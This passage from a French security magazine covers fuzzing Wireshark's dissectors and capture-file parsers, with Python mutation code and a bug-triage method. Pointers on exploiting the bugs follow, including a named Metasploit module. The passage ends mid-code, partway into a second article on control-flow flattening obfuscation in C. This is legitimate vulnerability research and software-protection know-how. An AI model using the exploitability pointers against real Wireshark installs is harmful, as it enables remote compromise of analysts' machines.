540 infinitely, they also have to be able to handle *incorrectly*-formed
541 packets without crashing or looping infinitely.

666 You should test your dissector against incorrectly-formed packets. This
667 can be done using the randpkt and editcap utilities that come with the
668 Wireshark distribution. Testing using randpkt can be done by generating
669 output at the same layer as your protocol, and forcing Wireshark/TShark
670 to decode it as your protocol, e.g. if your protocol sits on top of UDP:
671
672     randpkt -c 50000 -t dns randpkt.pcap
673     tshark -nVr randpkt.pcap -d udp.port==53,<myproto>
    
```

4 Stratégie de fuzzing adoptée

Dans la recherche de vulnérabilités par fuzzing, il faut être le premier à chercher au bon endroit et de la bonne manière ! Or, il est rare d'être les premiers. De la même manière, il est difficile de chercher au bon endroit, donc, pour éviter à avoir à chercher directement au bon endroit, une option est de chercher partout où cela est possible. Enfin, utiliser la « bonne manière » est très subjectif...

L'idéal est donc faire différemment que les approches déjà utilisées par l'équipe projet Wireshark, là encore dans le fuzzing, avoir une approche différente de celles déjà réalisées dans l'état de l'art peut donner des résultats !

- Les méthodes de fuzzing possibles sont :
- génération de données de manière aléatoire ;
 - mutation d'échantillons ;
 - génération de données par modélisation.

La première approche est généralement peu efficace car les dissecteurs auront vite fait de rejeter les paquets malformés grâce aux premières vérifications : imaginez la vérification de la valeur du premier octet devant être positionnée à une valeur particulière pour un certain type de trame, il faudrait alors pour fuzzer plus en profondeur que la génération aléatoire tombe exactement de très nombreuses fois sur la valeur attendue pour le premier octet, ce qui est extrêmement peu probable et donc peu efficace...

La dernière est de loin la plus complexe, surtout dans le cadre de plus de 900 dissecteurs, car il faudrait alors

modéliser l'ensemble des états protocolaires pour tous ces dissecteurs ! Nous ne sommes alors plus du tout dans une approche meilleur rapport qualité / prix... Dans la grande majorité des cas, se reposer sur de la génération de données par modélisation est pertinente si le fuzzer est réutilisable sur plusieurs implémentations différentes, ce qui n'est pas le cas ici du fait du manque de cibles différentes (analyseurs réseau).

Donc l'approche la plus réaliste à la vue de nos objectifs est d'adopter la mutation d'échantillons.

Dans le cadre particulier du fuzzing de Wireshark, les cibles de fuzzing sont de deux catégories :

- fuzzing des *parsers* de formats de fichiers de capture : le scénario d'attaque étant l'ouverture par la victime d'un fichier de capture ;
- fuzzing des dissecteurs : le scénario d'attaque étant plus réaliste et intéressant que le précédent puisque les trames malveillantes proviennent alors directement du réseau.

5 Fuzzing des formats de fichiers de capture

Afin de maximiser nos chances de succès, il a été nécessaire de :

- générer des fichiers de capture supportés par Wireshark ;
- de s'assurer que ces fichiers de capture soient les plus petits possibles.

Le premier point est pour couvrir le plus largement possible vis-à-vis des parsers de formats de fichiers supportés par Wireshark. Ces parsers sont nombreux (plus de 40), localisés dans le répertoire *wiretap*.

Le deuxième point est pour avoir une meilleure efficacité car les mutations seront faites sur l'ensemble du fichier fuzzé (par conséquent, en étant plus petit, les chances de tomber sur un champ intéressant à muter sont plus importantes, au prix cependant d'une perte de couverture). Pour avoir un fichier de capture le plus petit possible, il ne faut idéalement qu'un seul paquet réseau présent dans ce fichier de capture.

Bien que fastidieuse, la génération de ces échantillons a été relativement simple :

- création d'une capture réseau avec un paquet réseau ;
- enregistrement de cette capture réseau avec la fonctionnalité « Enregistrer sous... » de Wireshark qui a la capacité de conversion en de nombreux formats de fichiers.

Sur le deuxième point, une vingtaine de formats de fichiers en écriture sont disponibles dans Wireshark, ce qui a été donc facile à réaliser, par contre pour les autres, il a fallu créer « à la main » des fichiers de capture

Ce document est la propriété exclusive de Johann Locatelli (johann.locatelli@businessdecision.com) - 06 janvier 2016 à 09:43



en fonction d'exemples trouvés en cherchant sur le Web. Cette approche a permis de disposer de 29 formats de fichiers de capture sur la quarantaine.

La méthode de fuzzing de formats de fichiers s'est reposée sur celle offerte par deux outils de fuzzing populaires [ZZUF] et [RADAMSA]. Le premier est un grand classique et pilote de manière entièrement autonome la campagne de fuzzing : mutation et exécution contrôlée de l'application avec le fichier muté. Le deuxième est un nouveau venu de l'université d'Oulu en Finlande (renommée par ses travaux sur le fuzzing avec la suite [PROTOS] qui a donné ensuite naissance à la société Codenomicon, leader dans l'industrie du fuzzing) et se focalise sur des heuristiques avancées pour réaliser des mutations avec différentes stratégies, l'instrumentation étant par contre dévolue à l'utilisateur du fuzzer.

Ces deux fuzzers ont été directement utilisés sur les fichiers de formats de capture car l'objectif est, dans un premier temps, de découvrir des erreurs d'implémentation dans les parsers de ces fichiers de formats de capture et non dans le parsing des trames réseau.

Pour plus d'efficacité (au niveau du temps de fuzzing), il eut été possible d'identifier les en-têtes utilisés par les différents fichiers de formats de capture et focalisé le fuzzing sur ces parties-là. Là encore, dans une volonté d'avoir le meilleur rapport efforts réalisés / failles découvertes, l'approche n'a pas été retenue. En cas d'échec, il aurait effectivement été intéressant de changer le fusil d'épaule en assistant intelligemment les fuzzers.

Les résultats sur cette partie sont détaillés dans les différents rapports de bugs remontés via le Bugtracker de Wireshark ont donné lieu à plusieurs CVE. À noter que tous ces bugs ont été découverts rapidement i.e. en quelques heures de fuzzing.

6 Fuzzing des captures réseau

L'objectif étant de fuzzer les trames réseau encapsulées dans un fichier PCAP, il n'est plus du tout adapté de fuzzer l'ensemble d'un fichier PCAP donné. Le choix est donc de ne fuzzer que la partie « utile » dans le cadre de la recherche de vulnérabilité dans les dissecteurs Wireshark, c'est-à-dire la trame réseau elle-même. Pour ce faire, il n'est plus possible d'utiliser les fuzzers précédents (zzuf et radamsa) de manière traditionnelle et une autre approche a donc été retenue.

À la lecture du fameux Scapy, nous constatons qu'un en-tête principal est présent en début de fichier, et que pour chaque trame réseau, un en-tête dédié à la trame réseau est aussi présent. Ces en-têtes font respectivement 20 et 16 octets.

```
vermaj,vermin,tz,sig,snaplen,linktype = struct.unpack(self.
endian+"HHIII",hdr)
sec,usec,caplen,wirelen = struct.unpack(self.endian+"IIII",hdr)
```

La solution la plus simple a été de réutiliser les fonctions `RawPcapReader()` et `RawPcapWriter()` de Scapy afin de ne prendre que la charge utile à fuzzer, d'y appliquer une fonction de mutation, et d'y écrire alors le paquet muté dans un nouveau fichier. Grâce à cette approche, un fichier de sortie valide est généré, car les en-têtes (cf. ci-dessus) seront correctement créés, ce qui ne peut être le cas en mutant directement un fichier de capture au format PCAP.

En itérant de très nombreuses fois, des fichiers de capture contenant potentiellement des dizaines de milliers de mutations seront alors générés. Ce point-là est très important car pour une trame donnée à muter, nous réalisons de très nombreux tests de mutations en n'appelant qu'une fois l'application tshark en lecture sur la capture, ce qui permet un gain considérable en temps de fuzzing (contrairement au fuzzing de fichier classique où il faut appeler l'application sur chacun des fichiers fuzzés, ce qui induit alors une forte latence pour chaque test puisqu'il faut démarrer et arrêter l'application dans son ensemble à chaque itération !).

Concernant la fonction de mutation, trois stratégies ont été implémentées :

- remplacement d'un octet donné par un octet de manière aléatoire avec un taux de remplacement ;
- application sur un octet donné un « ou exclusif » avec un octet aléatoire avec un taux de remplacement ;
- réutilisation de l'outil de fuzzing « radamsa » pour bénéficier de ses heuristiques.

À titre d'exemple, la première technique a été simplement réalisée en quelques lignes de code :

```
def replContent(self, pkt, offset, content):
    return ''.join([pkt[offset:], content, pkt[offset + len(content):]])

def randPacket(self, pkt, offset):
    length = self.lenpkt
    indexes = random.sample(range(offset, length), int(self.error_rate * length))
    for idx in indexes:
        c = random.choice(chars)
        pkt = self.replContent(pkt, idx, c)
    return pkt
```

Maintenant que nous savons comment fuzzer, il va falloir savoir quoi fuzzer...

Vu que la technique de fuzzing par mutation a été choisie, il convient d'avoir des échantillons pertinents pour couvrir un maximum de dissecteurs qui seront sollicités lors du fuzzing de ces échantillons.

L'idéal serait de bénéficier de captures sur tous les protocoles supportés par Wireshark et sur tous les états possibles de ces protocoles. À notre connaissance, une telle archive n'existe pas, en conséquence, les échantillons sont à glaner sur le Web :



- le bugtracker de Wireshark (suite à des rapports de bugs) : facilement réalisable avec un script automatique qui récupère toutes les pièces jointes poussées sur le bugtracker ;
- l'archive de Wireshark **[ARCHIVE]** ;
- la « fuzz menagerie ».

Il sera envisageable de compléter cette base d'échantillons avec ceux de l'initiative **[PCAPR]**, ce que nous n'avons pas encore réalisé.

Grâce à cette approche, près de 1698 échantillons ont été collectés.

Parmi ces échantillons, des captures de taille importante sont présentes. Dans les choix réalisés pour notre architecture de fuzzing, l'efficacité est étroitement liée à :

- la qualité des échantillons : en diversité et en non-recoupement ;
- la petitesse des échantillons : plus les échantillons sont petits, plus de cas de tests seront alors générés.

Nous n'avons pas cherché à optimiser le premier point, par contre des pistes d'amélioration sont décrites ultérieurement dans cet article.

Pour répondre au deuxième point, le choix a été purement arbitraire : ne fuzzer que des échantillons inférieurs à 50 Ko. Ce choix de 50 Ko a été dicté pour bénéficier d'un nombre suffisamment important de mutations dans le fichier de sortie tout en limitant la taille totale de ce fichier de sortie. Ceci pour faciliter les investigations lorsque des bugs sont découverts (nécessité de lancer à nouveau tshark sur des captures de taille importante en taille induisant alors un temps important d'analyse). Un calcul simple s'impose : avec des captures d'environ 50 Ko, pour créer un fichier résultat de mutations de 10 Mo, environ 200 mutations seront réalisées par paquet présent dans l'échantillon. D'aucun pourrait nous objecter que cela réduit la couverture, oui, cela est vrai... Dans une approche de fuzzing, il faut réaliser ces démarches de manière itérative, en découvrant ce qui est découvrable à bas « coût », et puis continuer...

Dans la conception de notre architecture de fuzzing, nous avons dû prendre en compte d'autres éléments afin d'optimiser l'efficacité (trouver des résultats dans des délais acceptables), l'automatisation (rendre le fuzzer entièrement autonome) et l'exploitabilité des résultats (triage des résultats).

Au niveau de l'efficacité, il a été possible de se concentrer sur les parties suivantes :

- limiter les opérations inutiles et ne faire que ce qui est strictement nécessaire (pas d'exécution récurrente) ;
- optimisation du code (le fuzzer étant développé en Python, ce point-là est tout relatif) ;

- optimisation des parties coûteuses du code (boucle de génération des paquets) ;
- le support des architectures multi-cœurs (car c'est essentiellement le CPU qui est sollicité) ;
- limiter les accès disques et travailler autant que possible en mémoire vive (e.g. RAMDISK).

Au niveau de l'automatisation, rien de plus agréable dans le fuzzing que de lancer l'outil, d'attendre et de ramasser à la petite cuillère quelques bugs nommés et triés après une bonne nuit de sommeil :

- automatiser la création de la session ;
- automatiser la création des fichiers fuzzés ;
- automatiser la collecte des bugs ;
- automatiser le triage des bugs ;
- (Saint Graal) automatiser la génération de PoC sur la base d'une minification de la capture déclenchant le bug concerné ;
- génération de statistiques.

Sur la partie « automatisation de la génération de PoC », cela est envisageable sur les aspects suivants :

- boucle infinie : pour ce faire, il est possible de se baser sur les erreurs rapportées par « tshark » ;
- crash induit par un paquet donné.

Le premier point est très facile à automatiser puisque Wireshark détecte des boucles infinies en rapportant via une sortie d'erreur via l'exécution de tshark, nous avons alors la connaissance du paquet incriminé qui déclenche la boucle infinie.

Extrait du code de Wireshark dans **proto.c** :

```

108     PTREE_DATA(tree)->count++;
109     if (PTREE_DATA(tree)->count > MAX_TREE_ITEMS) {
110         /* Let the exception handler add items to the tree */
111         PTREE_DATA(tree)->count = 0;
112         THROW_MESSAGE(DissectorError,
113             ep_strdup_printf("More than %d items in the tree --
possible in finite loop", MAX_TREE_ITEMS));

```

Exemple de la sortie standard d'erreur :

```

19:03:11     Warn Dissector bug, protocol R3, in packet 1:
More than 1000000 items in the tree -- possible infinite loop

```

Le deuxième point est aussi réalisable grâce à la sortie standard de tshark qui affiche tous les paquets analysés, il suffit alors de traquer le numéro de paquet dernièrement analysé, et, lors du crash qui a lieu lors de l'analyse du paquet suivant, nous pourrions en conclure le numéro du paquet incriminé. Cette partie est automatisable, mais il faut vérifier que le crash est toujours présent après avoir isolé le paquet censé déclencher le bug. En effet, l'automatisation de la minification de la capture est malheureusement plus difficile lorsque le crash est induit par une séquence



Sur les crashes découverts, grâce au mécanisme de triage développé, nous pouvons construire un graphe qui s'avère très visuel pour différencier les bugs découverts (voir Figure 2 page précédente).

À noter que les éléments du haut du graphe sont les backtraces de niveau #0, donc là où s'arrête l'exécution.

Note

Attention, comme souvent c'est le cas dans le domaine du fuzzing, un bug peut en cacher un autre ! En effet, lorsqu'un bug est découvert, pour trouver un bug derrière ce bug, il est nécessaire de ne plus le déclencher !!! Donc il est souvent possible de trouver d'autres bugs une fois le bug en amont corrigé, d'où l'intérêt de réaliser du fuzzing itératif dans le cycle de développement logiciel.

8 Traitement des vulnérabilités rapportées

Les contributeurs du projet Wireshark méritent des félicitations, ils ont été à chaque fois extrêmement réactifs et ont proposé des correctifs aux vulnérabilités rapportées. Par ailleurs, toutes les vulnérabilités pertinentes se sont vues attribuées un numéro d'identifiant CVE et un avis de sécurité adéquat sur leur site web. Ceci témoigne de la maturité de traitement des vulnérabilités découvertes dans Wireshark. Par ailleurs, toute vulnérabilité rapportée par leur outil de fuzzing interne donne lieu aussi à un descriptif de la vulnérabilité découverte tout comme cela est le cas lorsqu'elle est rapportée par une entité externe au projet. Ces points sont très positifs et tout à leur honneur.

9 Exploitabilité des failles découvertes

Afin que la vulnérabilité découverte soit déclenchable, il est nécessaire que le dissecteur concerné soit appelé par défaut par Wireshark. Si cette vulnérabilité est présente dans un dissecteur de couches « hautes » (e.g. TCP ou UDP), alors elle sera par exemple facilement déclenchable sur tout type de réseaux (dont les réseaux sans-fil 802.11).

Dans le cadre de l'exploitabilité sur les architectures Linux, l'article [BLOG] sur l'exploitation d'un débordement sur la pile décrit le mode opératoire de manière précise à condition que le binaire ne soit pas compilé avec du [FORTIFY_SOURCE]. Sur une plate-forme

Ubuntu 11.10, cette option de compilation est activée et rend alors beaucoup plus difficile l'exploitation si tant est qu'elle soit possible.

```
% bash checksec.sh --fortify-file /usr/bin/wireshark
* FORTIFY_SOURCE support available (libc): Yes
* Binary compiled with FORTIFY_SOURCE support: Yes
```

Dans le cadre de l'exploitabilité sur les architectures MS Windows, un module Metasploit, développé par corelanc0d3r (dans `modules/exploits/windows/misc/wireshark_packet_dect.rb`) peut servir de base de travail.

10 Améliorations possibles

Plusieurs axes d'amélioration sont possibles, notamment au niveau :

- de la qualité des échantillons : couvrir plus de protocoles et plus en profondeur tout en minimisant la taille de ces échantillons ;
- des mécanismes de calculs distribués : générer plus rapidement un même volume de cas de tests ;
- des techniques de fuzzing évoluées : muter plus intelligemment ;
- un mécanisme de détection de corruption mémoire plus évolué : détecter des erreurs de programmation plus en profondeur (via AddressSanitizer [ASAN]).

Chacune des améliorations peut apporter son tribu à la découverte de nouvelles vulnérabilités. Le premier axe est cependant le plus intéressant en termes d'investigation. En effet, il est possible de réaliser des approches simples (simplistes) ou plus évoluées.

Parmi les approches simplistes - pour le fuzzing de protocoles à base TCP - une approche est de se reposer sur la récupération de paquets TCP, ne garder que les paquets PSH/ACK qui contiennent alors une charge applicative, et enfin ne garder que les ports TCP censés être inspectés par défaut par Wireshark (ce qui a du sens car déclencher une vulnérabilité dans Wireshark uniquement en forçant le « Decode As... » est tout de même moins intéressant en soi).

Ceci peut être réalisé en quelques lignes de Scapy :

```
pkts = {}
while True:
    # Grab a packet
    try:
        pkt = self.p_in.next()
        self.in_packetnum += 1
    except StopIteration:
        if pkts:
            self.p_out.write(pkts.values())
            self.logger.info('Reduced TCP from %d packets to %d')
```



```
packets' % (self.in_packetnum, len(pkts)))
    break
    # Check if TCP thanks to scapy's internals
    if pkt.haslayer('TCP'):
        # Check if PSH,ACK packets thanks to scapy's internals
        if pkt['TCP'].flags & 24 == 24:
            if pkt['TCP'].dport in tcp_ports:
                pkts[len(pkt)] = pkt
```

Example: `-d tcp.port==8888,http` will decode any traffic running over TCP port 8888 as HTTP.

Le résultat est sans appel : après 6 jours de tests avec un double-cœur, aucun bug découvert. Preuve il en est que le fuzzing par mutation était de loin la meilleure approche pour assurer un rapport qualité/prix imbattable !

Note

D'aucuns pourraient dire que Scapy est lent dans ce cadre de lecture et d'écriture des paquets dans le fichier de capture PCAP, cela est vrai, certes, mais il faut optimiser ce qui est intéressant à optimiser. Dans notre cadre, le « réduire » ne sera utilisé qu'une fois, alors que le fuzzing sera utilisé en permanence, c'est donc ce dernier à optimiser au niveau performance : seules les fonctions `RawPcapReader()` et `RawPcapWriter()` de Scapy seront utilisées pour faciliter la lecture/écriture de fichiers PCAP.

Le deuxième axe n'est vraiment intéressant que si l'on a à disposition une infrastructure distribuée, ce qui est toutefois bien plus courant de nos jours. Cette approche peut être mise en œuvre au niveau de Python via le module `multiprocessing`, ou plus simple, au niveau de l'exécution de plusieurs scripts « shell » en parallèle.

Le troisième axe est plus prospectif, mais il est imaginable d'essayer de reconnaître des motifs dans les protocoles réseau et donc d'en déduire une certaine sémantique (e.g. types de données). Par exemple, il serait envisageable de deviner les parties des trames relatives à des descriptions de taille de champs du paquet qui sont généralement propices à la découverte de failles de type débordement. Ces techniques font partie de la famille « protocol inference » [PROSPEX].

Le dernier axe, très en vogue chez les chercheurs de failles dans les navigateurs Internet, repose sur une efficacité accrue dans la détection des corruptions mémoires avec en prime des détails précis qui facilitent l'analyse des failles découvertes.

11 Quelques éléments de fuzzing aléatoire

Imaginant le résultat à l'avance, des tests ont été réalisés avec fuzzing aléatoire via l'outil « randpkt » en appliquant des filtres « Decode As... » via « tshark » avec l'option `-d` qui spécifie que telle ou telle couche est à analyser avec tel ou tel dissecteur.

12 Intégration de l'outil

Les évolutions logicielles introduisant des vulnérabilités, l'approche nécessaire est d'intégrer le fuzzing dans le cycle de développement logiciel. Le projet Wireshark disposait déjà d'outils et d'une intégration ayant fait ses preuves [BUG6823], l'outil présenté dans cet article leur sera proposé afin d'être intégré à leur architecture d'intégration continue via leur « buildbot ».

Le fuzzer, ainsi développé, pourra alors bénéficier d'évolutions constantes qui mettront certainement au jour de nombreuses autres vulnérabilités enfouies et à venir.

Note

Il est possible de trouver des vulnérabilités « trunk » qui n'ont pas été introduites en « release » stable : il est capital de fuzzer durant le cycle de développement logiciel, puisqu'elles risquent de se retrouver dans la « release » stable à terme.

13 Derniers éléments

Bien que cet article ait été rédigé en juin 2012, tout ce qui y est décrit est parfaitement valable encore aujourd'hui, la seule différence est la découverte et publication de près de 40 vulnérabilités depuis [OSVDB, CVES].




Figure 3 : Vulnérabilités Wireshark classées par date (source : cvedetails.com)



Le dernier état des vulnérabilités publiques par **[CVEDETAILS]** montre bien les pics de publications de vulnérabilités en 2012 et 2013.

Conclusions

Il a été possible de découvrir rapidement un minimum d'une quarantaine de vulnérabilités par fuzzing sur l'outil d'analyse réseau le plus célèbre. Ces vulnérabilités allant de la boucle infinie à des failles potentiellement exploitables à distance (la difficulté d'exploitation dépendant essentiellement du type de faille, de l'OS hôte et des options de compilation utilisées).

Le fuzzing est encore une fois efficace malgré la possibilité théorique de découvrir ces failles par lecture du code source : le fuzzing reste souvent un très bon rapport qualité/prix.

Encore une fois, la découverte des vulnérabilités tient à peu de choses : être les premiers (publiquement bien sûr) à utiliser cette approche ! Comme souvent dans le fuzzing, il faut être au bon endroit, au bon moment, avec la bonne loupe !

Avec ces quelques simples astuces, près d'une vingtaine de vulnérabilités ont été découvertes en 3,5 jours de calculs et peu de développement. Cette approche a été poursuivie durant les derniers mois avec toujours autant de succès.

Le fuzzing doit être réalisé de manière récurrente apportant alors une découverte de nouvelles failles au plus tôt dans le cycle de développement logiciel, en particulier sur les évolutions logicielles. Mais il faut cependant garder à l'esprit que l'amélioration des méthodes de fuzzing est nécessaire car elle peut représenter un grand pas en avant et découvrir un panel de nouvelles vulnérabilités en peu de temps. ■

■ REMERCIEMENTS

Les plus vifs remerciements à Fabrice Flauss et Benjamin Caillat.

■ RÉFÉRENCES

[ADVISORIES] <http://www.wireshark.org/security/>

[ARCHIVE] <http://wiki.wireshark.org/SampleCaptures>

[ASAN] <http://code.google.com/p/address-sanitizer/wiki/AddressSanitizer>

[BLOG] <http://blog.ring0.me/2012/01/wireshark-14x-145-cve-2011-1591.html>

[BUG6823] https://bugs.wireshark.org/bugzilla/show_bug.cgi?id=6823

[CVE-2006-6332] <https://madwifi-project.org/wiki/news/20070416/no-known-security-issues-in-v0-9-3>

[CVE-2007-5474] <http://www.securityfocus.com/archive/1/archive/1/495984/100/0/threaded>

[CVE-2007-5651] <http://www.cisco.com/en/US/products/csr/cisco-sr-20071019-eap.html>

[CVE-2008-4444] <http://www.securityfocus.com/archive/1/archive/1/500059/100/0/threaded>

[CVE-2009-1957] <https://lists.strongswan.org/pipermail/users/2009-May/003457.html>

[CVEDETAILS] <http://cvedetails.com>

[CVES] <http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=wireshark>

[EXPLOITABLE] <https://github.com/jfoote/exploitable>

[FORTIFY_SOURCE] <http://gcc.gnu.org/ml/gcc-patches/2004-09/msg02055.html>

[MENAGERIE] <http://www.wireshark.org/download/automated/captures/>

[OSVDB] <http://www.osvdb.org/creditees/5214-laurent-butti>

[PRIV] <http://wiki.wireshark.org/CaptureSetup/CapturePrivileges>

[PROTOS] <https://www.ee.oulu.fi/research/ouspg/Protos>

[PCAPR] <http://www.pcapr.net>

[PROSPEX] http://www.iseclab.org/papers/oakland_prospex.pdf

[RADAMSA] <http://code.google.com/p/ouspg/wiki/Radamsa>

[TRACKER] <http://www.wireshark.org/lists/wireshark-bugs/201202/msg00370.html>

[WNPASEC01] <https://www.wireshark.org/security/wnpa-sec-2012-01.html>

[WNPASEC06] <https://www.wireshark.org/security/wnpa-sec-2012-06.html>

[WNPASEC08] <https://www.wireshark.org/security/wnpa-sec-2012-08.html>

[ZZUF] <http://caca.zoy.org/wiki/zzuf>

APLATISSEMENT DE CODE

Geoffroy Gueguen et Sébastien Josse



mots-clés : OBFUSCATION / PROTECTION LOGICIELLE / CRYPTOGRAPHIE / FLOT DE CONTRÔLE / C

Les transformations d'obfuscation de code visent à protéger le code en le rendant le plus difficile possible à comprendre. Nous proposons une obfuscation d'aplatissement du flot de contrôle, qui appartient à la classe très étudiée des transformations d'obfuscation du flot de contrôle. Nous décrivons l'utilité de ce type de transformation et son utilisation dans les outils de protection logicielle. Nous présentons l'implémentation et l'évaluation de sécurité de ce type de protection. Nous discutons en toile de fond de l'utilité de la cryptographie dans le domaine d'application de la protection logicielle.

1 Introduction

1.1 Contextes et méthodes d'attaque

Lorsqu'un logiciel est distribué, il est parfois souhaité que son fonctionnement interne soit protégé. Ce peut être le cas lorsqu'il utilise un algorithme particulier, ou qu'il contient des données sensibles (par exemple, une clé de déchiffrement) que l'on veut protéger. Il est en effet préférable qu'une « simple » analyse du code du logiciel n'expose pas la clé de déchiffrement sur laquelle repose le fonctionnement du logiciel. De même, si l'on veut empêcher la modification du logiciel (c'est-à-dire protéger son intégrité), il est préférable qu'il soit difficilement compréhensible afin de ne pas rendre la tâche de l'attaquant trop facile.

L'obfuscation est une des techniques pouvant être utilisées lorsque l'on souhaite cacher le fonctionnement d'un composant à son utilisateur. Elle permet de transformer le composant original pour en obtenir un second ayant une forme différente et dont la compréhension a été rendue plus difficile.

Un attaquant cherchant à comprendre le fonctionnement d'un programme dispose de trois approches pour en extraire des informations :

- **L'analyse statique**, qui regroupe les techniques utilisées pour analyser un programme sans l'exécuter. Ce type d'analyse sert principalement à avoir une vue globale des propriétés du programme : des

informations statiques sont obtenues en raisonnant sur les comportements possibles que le programme peut avoir lors de son exécution. Une analyse statique peut ainsi considérer l'ensemble des chemins d'exécution possibles d'un programme.

- **L'analyse dynamique**, qui au lieu de considérer toutes les exécutions du programme, se focalise sur une exécution particulière. Cela permet ainsi d'obtenir des informations dynamiques en exécutant le programme avec différentes combinaisons de données en entrée.
- Enfin, **l'analyse hybride statique-dynamique**, qui consiste à considérer le programme dans son ensemble, et à l'exécuter localement si besoin. L'objectif est de considérer un maximum de chemins, tout en éliminant ceux qui ne sont pas valides – ou inversement, de ne considérer qu'un seul chemin et d'ajouter par la suite des chemins possibles.

Dans cet article, nous allons nous intéresser à l'analyse statique. Une analyse statique représente un ensemble d'états dans lesquels le programme peut se trouver, et de règles définissant des transitions entre ces états. Ainsi, considérer tous les chemins possibles entre ces états revient à considérer tous les chemins d'exécution possibles du programme. En pratique, il n'est pas possible de tous les considérer, car il peut y en avoir une infinité.

C'est pourquoi ce type d'analyse fonctionne par sous-approximation ou sur-approximation de l'ensemble des états/transitions possibles du programme. En effectuant une sur-approximation des chemins d'exécution possibles (c'est-à-dire en considérant des états/transitions qui n'existent pas), une telle analyse est capable d'extraire



des propriétés vraies pour toutes les exécutions possibles du programme. L'objectif d'un obfuscateur est alors d'entraver ces analyses, de manière à ce qu'elles ne puissent plus extraire de telles propriétés.

1.2 Fonctionnement général d'un obfuscateur

Un obfuscateur peut être assimilé à un compilateur dont les optimisations n'ont plus pour objectif d'augmenter la vitesse d'exécution ou de réduire la taille du code généré, mais d'appliquer différentes couches de « protection » au code généré. De la même manière qu'un compilateur classique, les transformations d'obfuscation peuvent être effectuées à différentes étapes du processus de compilation. Une transformation d'obfuscation portant sur un programme sous forme binaire est alors vue comme une compilation de binaire à binaire.

On peut regrouper les différents types de transformations existantes en quatre principales catégories, définies par le type des informations qu'elles modifient :

- Structure : cette catégorie regroupe les transformations qui modifient la structure du programme d'un point de vue de sa logique. On y trouve par exemple les transformations chargées de découper une fonction, de casser une classe, etc.
- Données : regroupe les transformations modifiant les structures de données. Ces transformations peuvent aussi ajouter de nouvelles structures ou en supprimer.
- Flot de contrôle : regroupe les transformations agissant sur les structures de contrôle. Ce sont les transformations qui modifient les conditions, les boucles, etc. Elles peuvent ajouter de nouvelles branches, en supprimer, etc.
- Dynamique : regroupe les transformations qui modifient le programme lors de son exécution. On y trouve par exemple les codes auto-modifiables.

1.3 Principe et utilité de l'aplatissement du flot de contrôle

Lors de l'analyse d'un programme et plus particulièrement d'une fonction, l'une des premières étapes à effectuer est de retrouver ses structures de contrôle. L'étape suivante est d'identifier ce que l'on appelle des *basic blocks*. Un basic block est une suite d'instructions formée de telle sorte que l'exécution de la première instruction assure que toute la suite d'instructions du basic block sera exécutée – les interruptions/exceptions pouvant intervenir lors de l'exécution du bloc ne sont pas prises en compte. Un basic block est donc une séquence maximale d'instructions disposant d'un seul

point d'entrée, la première instruction de la séquence, et d'un seul point de sortie, la dernière instruction de la séquence.

Les fonctions du programme sont ainsi découpées en plusieurs blocs ayant un ou plusieurs successeurs/prédécesseurs. Cet enchaînement de blocs est appelé le *Control Flow Graph* (graphe de flot de contrôle) de la fonction. Ce graphe est l'un des éléments permettant la reconstruction de la structure originale de la fonction (conditions, boucles, etc.). Lorsqu'il n'y a pas de doute sur les successeurs/prédécesseurs d'un basic block d'une fonction, la complexité de la reconstruction de son CFG est linéaire par rapport à son nombre de basic blocks [1].

Pour reconstruire la structure d'un programme, deux analyses sont employées. La première consiste en l'analyse du flot de données, la seconde en celle du flot de contrôle. L'analyse du flot de données permet d'établir des relations entre des variables à différents points du programme, de manière à pouvoir répondre à des questions comme « Quel est l'endroit où la variable X utilisée à l'emplacement Y est créée ? », « Quels sont les endroits où la variable X est utilisée à partir de l'emplacement Y ? ».

L'analyse du flot de contrôle permet quant à elle de comprendre la structure du programme : identifier quelles sont les conditions, les boucles, etc. Ces deux analyses sont liées, le flot de contrôle influant sur l'analyse du flot de données, et inversement.

L'aplatissement du flot de contrôle a pour objectif de transformer la structure du programme de manière à augmenter la complexité de la récupération de son graphe : idéalement, on veut empêcher la reconstruction - automatique - du graphe de flot de contrôle par une analyse statique. Le principe de l'aplatissement du flot de contrôle va alors être de « coder » les informations du flot de contrôle et de cacher le résultat dans le flot de données. En effet, si l'on arrive à cacher les transitions entre les états du programme dans le flot de données, le CFG original ne pourra pas être récupéré.

2 Implémentation classique de la transformation

Comme nous l'avons dit précédemment, la transformation d'aplatissement du flot de contrôle vise à dissimuler les informations de transition entre les différents blocs d'instructions du programme en les mélangeant aux informations du flot de données. À cette fin, on créera classiquement une variable dont le rôle est de définir quel bloc d'instructions doit être exécuté après le bloc courant. Cette nouvelle variable doit bien entendu être modifiée lors de l'exécution des différents blocs. Il faut donc commencer par numéroter les différents blocs d'instructions, pour ensuite insérer une instruction de



mise à jour de la variable de sélection du prochain bloc, en fonction de ses successeurs dans le CFG original du programme. Il faut aussi créer un bloc spécial, que l'on appelle *dispatcher*, servant à donner le contrôle au bon bloc lors de l'exécution du programme. Le dispatcher est donc relié à tous les blocs. Il faut enfin que chaque bloc se termine par un saut vers le dispatcher en lieu et place de leur(s) successeur(s) d'origine.

Ainsi, les différents blocs d'instructions sont tous au même niveau : ils ont le même prédécesseur et le même successeur, le dispatcher. Les informations du flot de contrôle sont donc « codées » par la variable ajoutée et utilisée par le dispatcher.

Considérons par exemple le programme suivant, qui consiste à récupérer une valeur au clavier et à afficher le résultat de sa multiplication par deux :

```
#include <stdio.h>

int main()
{
    int x, y = 0;
    scanf("%d", &x);
    while (x > 0)
    {
        y += 2;
        --x;
    }
    printf("y = %d\n", y);
    return 0;
}
```

Le CFG correspondant (Figure 1) est constitué d'un bloc représentant la condition de la boucle, d'un bloc représentant le corps de la boucle et accessible par la branche vraie de la condition, et d'un bloc représentant la fin de la fonction (appel de **printf** et retour) accessible par la branche fautive de la condition.

Le code correspondant à l'aplatissement du graphe par la méthode décrite pour le moment est le suivant :

```
#include <stdio.h>

int main()
{
    int x, y, pc = 2;
    scanf("%d", &x);
    while (1)
    {
        switch(pc)
        {
            case 2:
                y = 0;
                pc = 3;
                break;
            case 3:
